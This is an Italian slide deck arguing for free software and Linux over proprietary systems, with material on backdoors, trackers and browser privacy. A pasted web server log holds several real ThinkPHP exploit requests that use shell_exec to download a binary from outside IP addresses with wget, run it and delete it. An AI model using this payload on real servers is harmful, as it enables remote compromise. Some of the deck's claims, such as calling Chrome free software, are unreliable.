

Linux e il Software Libero

Made with L^AT_EX

Gabriele Ferri

Collettivo

January 20, 2022

- 1 Il problema della sicurezza
 - Software, client, server
 - Asimmetria della conoscenza
 - Le backdoor
- 2 Software Proprietario vs Software Libero
 - Software Proprietario
 - Software Libero
 - Collaborazione: Github, Gitlab, ecc.
 - Linux
- 3 Nella vita quotidiana
 - Backdoor nella vita quotidiana
 - Free Software nella vita quotidiana
- 4 Le Alternative

Table of Contents

- 1 Il problema della sicurezza
 - Software, client, server
 - Asimmetria della conoscenza
 - Le backdoor
- 2 Software Proprietario vs Software Libero
 - Software Proprietario
 - Software Libero
 - Collaborazione: Github, Gitlab, ecc.
 - Linux
- 3 Nella vita quotidiana
 - Backdoor nella vita quotidiana
 - Free Software nella vita quotidiana
- 4 Le Alternative

Cos'è il software libero?

Software libero

Il software libero (o *libre*) è un programma il cui codice sorgente è pubblicamente accessibile e che può essere ridistribuito.

In un mondo in cui non si può prescindere dalla tecnologia, il suo utilizzo (o, come vedremo, non utilizzo) assume un grande valore politico, che incide sui rapporti di potere tra chi *usa* la tecnologia e chi invece studia, produce e vende il software. Si crea in questo modo un'*asimmetria della conoscenza*.

Piccolo Recap su che cos'è il software.

È tutto ciò che funziona su un hardware (smartphone, computer, server, router..)



Tutti i programmi che usiamo (come Google Docs, Clash Of Clans, Instagram o Spotify) si dividono tra *client* (l'interfaccia che vediamo sul nostro computer/telefono) e *server* (dove avviene la magia: viene fatto il backup dei nostri file, il nostro villaggio viene attaccato, il nostro post viene pubblicato, ecc.) La parte server è *invisibile*, ma rende possibile tutto quello che facciamo.

Differenza tra client e server



Figure: Questi sono server



Figure: I computer e i nostri smartphone sono client

L'esempio della nonna



Figure: Questi siamo noi

Quante volte avete dovuto spiegare a vostra nonna o a vostro nonno come funziona internet / come funziona il touchscreen del telefono / perchè non devono cliccare su link strani di SMS che dicono che "hanno vinto 1000 euro" o che "il loro pacco è arrivato", perchè sennò gli svuotano la carta / continuate voi?

Parola chiave: Fiducia - Ovvero come deleghiamo



Figure: Queste sono le persone che ne sanno qualcosa, tipo i programmatori

Noi siamo come la nonna. Non sappiamo (quasi) nulla di software, hardware, cloud, algoritmi. Usiamo ogni giorno app e sistemi operativi complessi, ma **non abbiamo la minima idea di come funzionino** → ovvero di che dati siano in possesso, e cosa ci facciano.

Ecco l'*asimmetria della conoscenza*: usando qualcosa che **non conosciamo**, ci stiamo *affidando* a chi crea questi prodotti, sperando che non ci sia nulla di malevolo nel software che scrivono.

Sicurezza digitale

Ma *ogni tanto*, ciclicamente, esce fuori qualche cosa poco carina.

Un caso esemplare: il programma PRISM

Un programma, originariamente segreto, della NSA (National Security Agency) statunitense, scoperto in seguito a un leak di Edward Snowden del 2013. Grandi aziende come Microsoft, Apple, Verizon, Facebook, Yahoo, ATT e Google avrebbero dato accesso, attraverso delle *backdoor*, ai loro server su richiesta del governo statunitense.

[Un approfondimento del Guardian](#)


Altri programmi del genere sono [XKeyScore](#) o [Tempora](#).

Ma non c'è bisogno di Snowden per capire come i nostri dati vengono costantemente monitorati, indicizzati e venduti al miglior offerente. La maggior parte delle cose capitano sotto i nostri occhi, ma sotto la superficie, e non riusciamo *capire* bene come funzionano. Sono sistemi *chiusi*



Figure: Un'efficace rappresentazione di quello che vediamo quando il software è proprietario

Vediamo *qualcosa*, ma la nostra percezione è in qualche modo modificata dalla propaganda e dalla **totale mancanza di trasparenza**. I produttori di software (es. Google) possono decidere di mettere qualsiasi cosa nel loro codice per spiare e soggiogare gli utenti, anche in programmi apparentemente banali (come un visualizzatore di PDF per esempio)



"Anche quando il software proprietario non è di per sé dannoso, i suoi sviluppatori sono incentivati a fare in modo che crei dipendenza e manipoli. Si è liberi di pensare che gli sviluppatori abbiano un obbligo etico di evitare queste azioni, ma gli sviluppatori di solito fanno i propri interessi. Se non volete che questo succeda, fate in modo che il programma sia controllato dai suoi utenti"
Richard Stallman, fondatore della Free Software Foundation

Allo stesso modo, nel software proprietario possono quindi esserci delle Backdoor

Backdoor

Un programma che agisce sul nostro dispositivo senza farcelo sapere, che può ad esempio inviare dati ad altri computer, vedere quello che facciamo, installare programmi senza il nostro consenso, ecc.

Più avanti vedremo un esempio reale di backdoor: Google Play Services.

Internet è un ottimo esempio di queste dinamiche

Attraverso i cosiddetti *Tracker*, il *Fingerprinting* e i famigerati *Cookie*, i siti internet ottengono in continuazione moltissime informazioni sugli utenti, per poi venderli, di fatto senza il loro consenso. La [Legge Europea sui dati \(GDPR\)](#) cerca di regolamentare queste cose, ma se non usiamo delle precauzioni rimaniamo fregati.



Un po' di estensioni per rimediare subito (Free Software)

[uBlock Origin](#)

[Privacy Badger](#)

[Firefox Containers](#)

[HTTPS Everywhere](#)

[Decentraleyes](#)



"Ma i dati non servono a niente e sono anonimi gnegne"

Una lista di dati sensibili visibili a tutti quando navighi in internet.

Se ti va bene

Una lista di dati sensibili visibili a tutti quando navighi in internet.

Se ti va bene

Indirizzo IP (Dove sei)

Una lista di dati sensibili visibili a tutti quando navighi in internet.

Se ti va bene

Indirizzo IP (Dove sei)

Data e ora della tua visita

Una lista di dati sensibili visibili a tutti quando navighi in internet.

Se ti va bene

Indirizzo IP (Dove sei)

Data e ora della tua visita

Che dispositivo stai usando

Una lista di dati sensibili visibili a tutti quando navighi in internet.

Se ti va bene

Indirizzo IP (Dove sei)

Data e ora della tua visita

Che dispositivo stai usando

Che browser stai usando

Una lista di dati sensibili visibili a tutti quando navighi in internet.

Se ti va bene

Indirizzo IP (Dove sei)

Data e ora della tua visita

Che dispositivo stai usando

Che browser stai usando

Che sistema operativo usi

Una lista di dati sensibili visibili a tutti quando navighi in internet.

Se ti va bene

- Indirizzo IP (Dove sei)
- Data e ora della tua visita
- Che dispositivo stai usando
- Che browser stai usando
- Che sistema operativo usi
- La risoluzione del tuo schermo

Se ci sono cookie (spoiler, ci sono sempre)

Una lista di dati sensibili visibili a tutti quando navighi in internet.

Se ti va bene

- Indirizzo IP (Dove sei)
- Data e ora della tua visita
- Che dispositivo stai usando
- Che browser stai usando
- Che sistema operativo usi
- La risoluzione del tuo schermo

Se ci sono cookie (spoiler, ci sono sempre)

- Per quanto tempo guardi una cosa

Una lista di dati sensibili visibili a tutti quando navighi in internet.

Se ti va bene

- Indirizzo IP (Dove sei)
- Data e ora della tua visita
- Che dispositivo stai usando
- Che browser stai usando
- Che sistema operativo usi
- La risoluzione del tuo schermo

Se ci sono cookie (spoiler, ci sono sempre)

- Per quanto tempo guardi una cosa
- Cosa guardi e quando

Una lista di dati sensibili visibili a tutti quando navighi in internet.

Se ti va bene

- Indirizzo IP (Dove sei)
- Data e ora della tua visita
- Che dispositivo stai usando
- Che browser stai usando
- Che sistema operativo usi
- La risoluzione del tuo schermo

Se ci sono cookie (spoiler, ci sono sempre)

- Per quanto tempo guardi una cosa
- Cosa guardi e quando
- La tua cronologia e gli altri siti che visiti

Una lista di dati sensibili visibili a tutti quando navighi in internet.

Se ti va bene

- Indirizzo IP (Dove sei)
- Data e ora della tua visita
- Che dispositivo stai usando
- Che browser stai usando
- Che sistema operativo usi
- La risoluzione del tuo schermo

Se ci sono cookie (spoiler, ci sono sempre)

- Per quanto tempo guardi una cosa
- Cosa guardi e quando
- La tua cronologia e gli altri siti che visiti
- Altre caratteristiche del tuo dispositivo

È talmente facile che lo so fare anche io.

```

161.35.188.242 - [14/Jan/2022:15:35:01 +0000] "GET /telescope/requests HTTP/1.1" 404 118 "-" [Mozilla/5.0 (
161.35.188.242 - [14/Jan/2022:15:35:01 +0000] "GET /robots.txt HTTP/1.1" 200 2033 "-" [Mozilla/5.0 (
197.146.192.121 - [14/Jan/2022:15:52:41 +0000] "GET /index.php?/index/v89h9huk/v87pp/invokefunction&call_user_func_array&vars[0]=shell_exec&vars[1][]=wget http://209.141.32.121/bin
5/Tsuaui1/x86-0_thonkpp; chmod 777 thonkpp; /?<thonkpp ThinkPHP; rm -rf thonkpp HTTP/1.1" 400 150 "-" [Tsuaui1/2.0"
194.89.220.139 - [14/Jan/2022:16:02:19 +0000] "GET /index.php?/index/v89h9huk/v87pp/invokefunction&call_user_func_array&vars[0]=shell_exec&vars[1][]=wget http://209.141.32.121/bin
7/Tsuaui1/x86-0_thonkpp; chmod 777 thonkpp; /?<thonkpp ThinkPHP; rm -rf thonkpp HTTP/1.1" 400 150 "-" [Tsuaui1/2.0"
60.44.165.37 - [14/Jan/2022:16:00:36 +0000] "GET /HTTP/1.1" 200 2033 "-" [Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, Like Gecko) Chrome/78.0.3994.108 Safari/537.36"
90.240.66.72 - [14/Jan/2022:16:01:34 +0000] "GET /robots.txt HTTP/1.1" 404 118 "-" [Mozilla/5.0 (compatible; Googlebot/2.1; http://www.google.com/bot.html)"
49.249.66.4 - [14/Jan/2022:16:01:34 +0000] "GET /greco/linea-traduzione-530.pdf HTTP/1.1" 200 106884 "-" [Mozilla/5.0 (Linux; Android 6.0.1; Nexus 5X Build/PPB29P) AppleWebKit/537.36 (KHTML, li
Gecko) Chrome/97.0.4692.71 Mobile Safari/537.36 (compatible; Googlebot/2.1; http://www.google.com/bot.html)"
157.55.20.290 - [14/Jan/2022:16:04:21 +0000] "GET /HTTP/1.1" 301 162 "-" [Mozilla/5.0 (compatible; bingbot/2.0; http://www.bing.com/bingbot.htm)"
77.111.247.233 - [14/Jan/2022:16:11:41 +0000] "GET /HTTP/1.1" 301 162 "-" [Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, Like Gecko) Chrome/96.0.4664.119 Safari/537.36"
90.061.67c.2660:425-1fa - [14/Jan/2022:16:11:42 +0000] "GET /HTTP/1.1" 200 2033 "-" [Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, Like Gecko) Chrome/96.0.4664.119 Sa
fari/537.36"
90.9.188.234 - [14/Jan/2022:16:14:15 +0000] "GET /index.php?/index/v89h9huk/v87pp/invokefunction&call_user_func_array&vars[0]=shell_exec&vars[1][]=wget http://107.189.1.53/bin/Tsu
uaui1/x86-0_thonkpp; chmod 777 thonkpp; /?<thonkpp ThinkPHP; rm -rf thonkpp HTTP/1.1" 400 150 "-" [Tsuaui1/2.0"
222.239.83.198 - [14/Jan/2022:16:14:15 +0000] "GET /index.php?/index/v89h9huk/v87pp/invokefunction&call_user_func_array&vars[0]=shell_exec&vars[1][]=wget http://107.189.1.53/bin/Tsu
uaui1/x86-0_thonkpp; chmod 777 thonkpp; /?<thonkpp ThinkPHP; rm -rf thonkpp HTTP/1.1" 400 150 "-" [Tsuaui1/2.0"
494.48.159.78 - [14/Jan/2022:16:17:43 +0000] "GET /pics/branding/favicon.ico HTTP/1.1" 404 118 "-" [curl/7.64.1]
50.240.66.45 - [14/Jan/2022:16:24:04 +0000] "GET /fatsio/boocline-collanaro.pdf HTTP/1.1" 200 87228 "-" [Mozilla/5.0 (Linux; Android 6.0.1; Nexus 5X Build/PPB29P) AppleWebKit/537.36 (KHTML,
Like Gecko) Chrome/97.0.4692.71 Mobile Safari/537.36 (compatible; Googlebot/2.1; http://www.google.com/bot.html)"
492.99.18.122 - [14/Jan/2022:16:26:57 +0000] "GET /HTTP/1.1" 200 2033 "https://www.google.com/" [Mozilla/5.0 (iPhone; CPU iPhone OS 12_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, li
ke Gecko) CriOS/77.0.3865.93 Mobile/15E148 Safari/605.1"
492.99.18.122 - [14/Jan/2022:16:26:57 +0000] "GET /dist/comill.js HTTP/1.1" 200 13924 "https://www.google.com/" [Mozilla/5.0 (iPhone; CPU iPhone OS 12_1 like Mac OS X) AppleWebKit/605.1.15 (KH
TML, like Gecko) CriOS/77.0.3865.93 Mobile/15E148 Safari/605.1"
492.99.18.122 - [14/Jan/2022:16:26:57 +0000] "GET /dist/ffresearchcompact.js HTTP/1.1" 200 12624 "https://www.google.com/" [Mozilla/5.0 (iPhone; CPU iPhone OS 12_1 like Mac OS X) AppleWebKit/6
05.1.15 (KHTML, like Gecko) CriOS/77.0.3865.93 Mobile/15E148 Safari/605.1"
492.99.18.122 - [14/Jan/2022:16:26:57 +0000] "GET /blog.html HTTP/1.1" 200 2453 "https://www.google.com/" [Mozilla/5.0 (iPhone; CPU iPhone OS 12_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, li
ke Gecko) CriOS/77.0.3865.93 Mobile/15E148 Safari/605.1"
492.99.18.122 - [14/Jan/2022:16:26:57 +0000] "GET /prof.html HTTP/1.1" 200 3110 "https://www.google.com/" [Mozilla/5.0 (iPhone; CPU iPhone OS 12_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, li
ke Gecko) CriOS/77.0.3865.93 Mobile/15E148 Safari/605.1"
492.99.18.122 - [14/Jan/2022:16:26:57 +0000] "GET /dist/wh.html HTTP/1.1" 200 1082 "https://www.google.com/" [Mozilla/5.0 (iPhone; CPU iPhone OS 12_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, li
ke Gecko) CriOS/77.0.3865.93 Mobile/15E148 Safari/605.1"
492.99.18.122 - [14/Jan/2022:16:26:57 +0000] "GET /regolamento/regolamento.pdf HTTP/1.1" 200 65748 "https://www.google.com/" [Mozilla/5.0 (iPhone; CPU iPhone OS 12_1 like Mac OS X) AppleWebKit/6
05.1.15 (KHTML, like Gecko) CriOS/77.0.3865.93 Mobile/15E148 Safari/605.1"
492.99.18.122 - [14/Jan/2022:16:26:58 +0000] "GET /fra.html HTTP/1.1" 200 2167 "https://www.google.com/" [Mozilla/5.0 (iPhone; CPU iPhone OS 12_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, li
ke Gecko) CriOS/77.0.3865.93 Mobile/15E148 Safari/605.1"
492.99.18.122 - [14/Jan/2022:16:26:58 +0000] "GET /contributors.html HTTP/1.1" 200 1645 "https://www.google.com/" [Mozilla/5.0 (iPhone; CPU iPhone OS 12_1 like Mac OS X) AppleWebKit/605.1.15 (KH
TML, like Gecko) CriOS/77.0.3865.93 Mobile/15E148 Safari/605.1"
492.99.18.122 - [14/Jan/2022:16:26:58 +0000] "GET /xoops.html HTTP/1.1" 200 2056 "https://www.google.com/" [Mozilla/5.0 (iPhone; CPU iPhone OS 12_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML,
like Gecko) CriOS/77.0.3865.93 Mobile/15E148 Safari/605.1"
492.99.18.122 - [14/Jan/2022:16:26:58 +0000] "GET /index.html HTTP/1.1" 200 2093 "https://www.google.com/" [Mozilla/5.0 (iPhone; CPU iPhone OS 12_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML,
like Gecko) CriOS/77.0.3865.93 Mobile/15E148 Safari/605.1"
492.99.18.122 - [14/Jan/2022:16:26:58 +0000] "GET /dist/ano.html HTTP/1.1" 200 2310 "https://www.google.com/" [Mozilla/5.0 (iPhone; CPU iPhone OS 12_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML,
like Gecko) CriOS/77.0.3865.93 Mobile/15E148 Safari/605.1"
128.14.141.34 - [14/Jan/2022:16:33:13 +0000] "GET /HTTP/1.1" 499 0 "-" [Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, Like Gecko) Chrome/60.0.3111.113 Safari/537.36"
122.151.210.191 - [14/Jan/2022:16:37:52 +0000] "GET /index.php?/index/v89h9huk/v87pp/invokefunction&call_user_func_array&vars[0]=shell_exec&vars[1][]=wget http://198.46.146.130/bin
7/Tsuaui1/x86-0_thonkpp; chmod 777 thonkpp; /?<thonkpp Ocean.ThinkPHP; rm -rf thonkpp HTTP/1.1" 400 150 "-" [Tsuaui1/2.0"
54.36.148.87 - [14/Jan/2022:16:39:14 +0000] "GET /HTTP/1.1" 200 2853 "-" [Mozilla/5.0 (compatible; AhrefBot/7.0; http://ahrefs.com/robot/)"
230.335.1.398 - [14/Jan/2022:16:44:14 +0000] "GET /index.php?/index/v89h9huk/v87pp/invokefunction&call_user_func_array&vars[0]=shell_exec&vars[1][]=wget http://107.189.1.53/bin/Tsu
uaui1/x86-0_thonkpp; chmod 777 thonkpp; /?<thonkpp ThinkPHP; rm -rf thonkpp HTTP/1.1" 400 150 "-" [Tsuaui1/2.0"
141.98.119.224 - [14/Jan/2022:16:47:28 +0000] "GET /index.php?/index/v89h9huk/v87pp/invokefunction&call_user_func_array&vars[0]=shell_exec&vars[1][]=wget http://209.141.32.121/bin
7/Tsuaui1/x86-0_thonkpp; chmod 777 thonkpp; /?<thonkpp ThinkPHP; rm -rf thonkpp HTTP/1.1" 400 150 "-" [Tsuaui1/2.0"

```

Guarda tu stessi quanti dati sono visibili a tutti quando navighi su **Panopticlic**

Table of Contents

- 1 Il problema della sicurezza
 - Software, client, server
 - Asimmetria della conoscenza
 - Le backdoor
- 2 Software Proprietario vs Software Libero
 - Software Proprietario
 - Software Libero
 - Collaborazione: Github, Gitlab, ecc.
 - Linux
- 3 Nella vita quotidiana
 - Backdoor nella vita quotidiana
 - Free Software nella vita quotidiana
- 4 Le Alternative

Software Proprietario

Software Proprietario

I sistemi operativi e le applicazioni proprietarie (es. Windows, MacOS, iOS), sono sistemi chiusi

Software Proprietario

I sistemi operativi e le applicazioni proprietarie (es. Windows, MacOS, iOS), sono sistemi chiusi

Nessuno ha accesso al codice nè può conoscerne il contenuto.
(Con tutti i problemi che abbiamo appena visto)

Software Proprietario

I sistemi operativi e le applicazioni proprietarie (es. Windows, MacOS, iOS), sono sistemi chiusi

Nessuno ha accesso al codice nè può conoscerne il contenuto.
(Con tutti i problemi che abbiamo appena visto)

Svolgono delle funzioni, ma come lo fanno o se mentre lo fanno facciano anche altre cose noi non lo sappiamo.

Software Libero

Software Libero

Il software libero, al contrario, è accessibile a tutti.

Software Libero

Il software libero, al contrario, è accessibile a tutti.

Di qualsiasi programma o parte del sistema sono disponibili e pubblici i sorgenti.

Software Libero

Il software libero, al contrario, è accessibile a tutti.

Di qualsiasi programma o parte del sistema sono disponibili e pubblici i sorgenti.

Chiunque abbia la giusta competenza (come vedremo tra poco, i programmatori) può controllare cosa e come svolgono le loro funzioni.

Le 4 libertà del software libero

secondo la FSF

Le 4 libertà del software libero

secondo la FSF

Libertà di eseguire il programma come si desidera, per qualsiasi scopo (libertà 0).

Le 4 libertà del software libero

secondo la FSF

Libertà di eseguire il programma come si desidera, per qualsiasi scopo (libertà 0).

Libertà di studiare come funziona il programma e di modificarlo in modo da adattarlo alle proprie necessità (libertà 1). L'accesso al codice sorgente ne è un prerequisito.

Le 4 libertà del software libero

secondo la FSF

Libertà di eseguire il programma come si desidera, per qualsiasi scopo (libertà 0).

Libertà di studiare come funziona il programma e di modificarlo in modo da adattarlo alle proprie necessità (libertà 1). L'accesso al codice sorgente ne è un prerequisito.

Libertà di ridistribuire copie in modo da aiutare gli altri (libertà 2).

Le 4 libertà del software libero

secondo la FSF

Libertà di eseguire il programma come si desidera, per qualsiasi scopo (libertà 0).

Libertà di studiare come funziona il programma e di modificarlo in modo da adattarlo alle proprie necessità (libertà 1). L'accesso al codice sorgente ne è un prerequisito.

Libertà di ridistribuire copie in modo da aiutare gli altri (libertà 2).

Libertà di migliorare il programma e distribuirne pubblicamente i miglioramenti da voi apportati (e le vostre versioni modificate in genere), in modo tale che tutta la comunità ne tragga beneficio (libertà 3). L'accesso al codice sorgente ne è un prerequisito.

Le 4 libertà del software libero

secondo la FSF

Libertà di eseguire il programma come si desidera, per qualsiasi scopo (libertà 0).

Libertà di studiare come funziona il programma e di modificarlo in modo da adattarlo alle proprie necessità (libertà 1). L'accesso al codice sorgente ne è un prerequisito.

Libertà di ridistribuire copie in modo da aiutare gli altri (libertà 2).

Libertà di migliorare il programma e distribuirne pubblicamente i miglioramenti da voi apportati (e le vostre versioni modificate in genere), in modo tale che tutta la comunità ne tragga beneficio (libertà 3). L'accesso al codice sorgente ne è un prerequisito.

Il software libero può anche essere venduto.

Se è libero è meglio

Se è libero è meglio

È trasparente → Quindi più sicuro

Se è libero è meglio

È trasparente → Quindi più sicuro

Riporta il **potere** nelle mani delle persone

Se è libero è meglio

È trasparente → Quindi più sicuro

Riporta il **potere** nelle mani delle persone

Crea delle **comunità** di persone che si aiutano tra di loro

Se è libero è meglio

È trasparente → Quindi più sicuro

Riporta il **potere** nelle mani delle persone

Crea delle **comunità** di persone che si aiutano tra di loro

Non lascia indietro chi non può permettersi di acquistare software a caro prezzo

Se è libero è meglio

È trasparente → Quindi più sicuro

Riporta il **potere** nelle mani delle persone

Crea delle **comunità** di persone che si aiutano tra di loro

Non lascia indietro chi non può permettersi di acquistare software a caro prezzo

Si può usare anche su hardware molto datato

Capire il software libero: L'esempio della macchina



Figure: Il software proprietario è come il motore di una macchina elettrica: non posso vederlo, non posso ripararlo, non posso modificarlo, non posso copiarlo.

Capire il software libero: L'esempio della macchina



Figure: Il software libero è il motore di una macchina normale: se la porto da un meccanico, posso vederlo, capirlo, toccarlo, modificarlo. I *programmatori* che scrivono software libero per aiutare il prossimo sono come i *meccanici*: possono verificare che sia tutto in regola.

Le Licenze Libere più importanti

GNU General Public License (GNU GPL), GNU Affero Public License (GNU AGPL)(Licenze Copyleft): garantite le 4 libertà. Il Software viene redistribuito con il codice sorgente - tutte le opere derivate *devono* essere distribuite con la stessa licenza. Licenza *non permissive*.

BSD License, MIT License: garantite le 4 libertà. Il Software potrebbe essere redistribuito anche con licenze non libere. Licenze *permissive*.

Collaborazione

Il software libero **esiste grazie ai suoi utenti**, che collaborano tra di loro per segnalare problemi e aggiustarli in modo tempestivo. Questo avviene su piattaforme come [Github](#), [GitLab](#), o molte altre.

The screenshot shows the GitHub interface for the 'signalapp / Signal-Android' repository. The main content is a list of pull requests, with the most recent one being 'greyson-signal Bump version to 5.29.4' by 'greyson-signal', which was merged 22 hours ago and has 8,896 commits. Other pull requests include updates to templates, notification profiles, API lists, and various bug fixes and improvements across different components like 'app', 'core-util', 'device-transfer', 'gradle', and 'views'. The right sidebar contains project information, including the description 'A private messenger for Android.', the repository license (GPL-3.0), 21.9k stars, 927 watchers, and 5.3k forks. It also lists releases, a link to sponsor the project, and a list of contributors.

Differenza Free Software e Open Source

Differenza Free Software e Open Source

Spesso questi due termini sono usati come sinonimi. Il termine Open Source è **meno restrittivo** e si applica a progetti di molti tipi, non completamente liberi e a volte commerciali: in generale, non ha una connotazione negativa.

Solo parte del codice sorgente del prodotto/servizio è pubblicamente accessibile.

Software libero famoso

Software libero famoso

Android 

Software libero famoso

Android 

Firefox 

Software libero famoso

Android 

Firefox 

Signal 

Software libero famoso

Android 

Firefox 

Signal 

Chrome 

Software libero famoso

Android 

Firefox 

Signal 

Chrome 

VLC 

Software libero famoso

Android 

Firefox 

Signal 

Chrome 

VLC 

Audacity 

Software libero famoso

Android 

Firefox 

Signal 

Chrome 

VLC 

Audacity 

Libreoffice 

Software libero famoso

Android 

Firefox 

Signal 

Chrome 

VLC 

Audacity 

Libreoffice 

Wikipedia 

Software libero famoso

Android 

Firefox 

Signal 

Chrome 

VLC 

Audacity 

Libreoffice 

Wikipedia 


Telegram 

GNU+Linux

Semplice, Efficace, Potente

GNU+Linux

Semplice, Efficace, Potente



GNU+Linux è un sistema operativo alternativo a Windows e MacOS, soluzioni proprietarie.

È alla base di tutti i server web, i supercomputer più potenti, i razzi spaziali e gli aerei: è il sistema operativo **più sicuro** e più performante al mondo. Negli ultimi anni ha iniziato ad affermarsi anche come sistema operativo desktop.




Figure: Non è solo per i nerds: è del tutto simile a Windows o MacOS

Esistono migliaia di versioni di GNU+Linux diverse, che si chiamano *distribuzioni* o *distro*: le più famose sono Debian, Ubuntu e Fedora. Ogni distro è più adatta a diverse esigenze.




Figure: Non è solo per i nerds: è del tutto simile a Windows o MacOS

Esistono migliaia di versioni di GNU+Linux diverse, che si chiamano *distribuzioni* o *distro*: le più famose sono Debian, Ubuntu e Fedora. Ogni distro è più adatta a diverse esigenze. Ci sono quelle per gli smanettoni, quelle per gli ospedali, per gli studenti, per la Stazione Spaziale Internazionale, per i musicisti, per i matematici, o per intere scuole.




Figure: Non è solo per i nerd: è del tutto simile a Windows o MacOS

Esistono migliaia di versioni di GNU+Linux diverse, che si chiamano *distribuzioni* o *distro*: le più famose sono Debian, Ubuntu e Fedora. Ogni distro è più adatta a diverse esigenze. Ci sono quelle per gli smanettoni, quelle per gli ospedali, per gli studenti, per la Stazione Spaziale Internazionale, per i musicisti, per i matematici, o per intere scuole. Ma la cosa più bella è che puoi sceglierti quella che ti piace di più tra centinaia di versioni diverse.

[Clicca qui](#) per esplorare il mondo Linux e scegliere la tua distribuzione!



Table of Contents

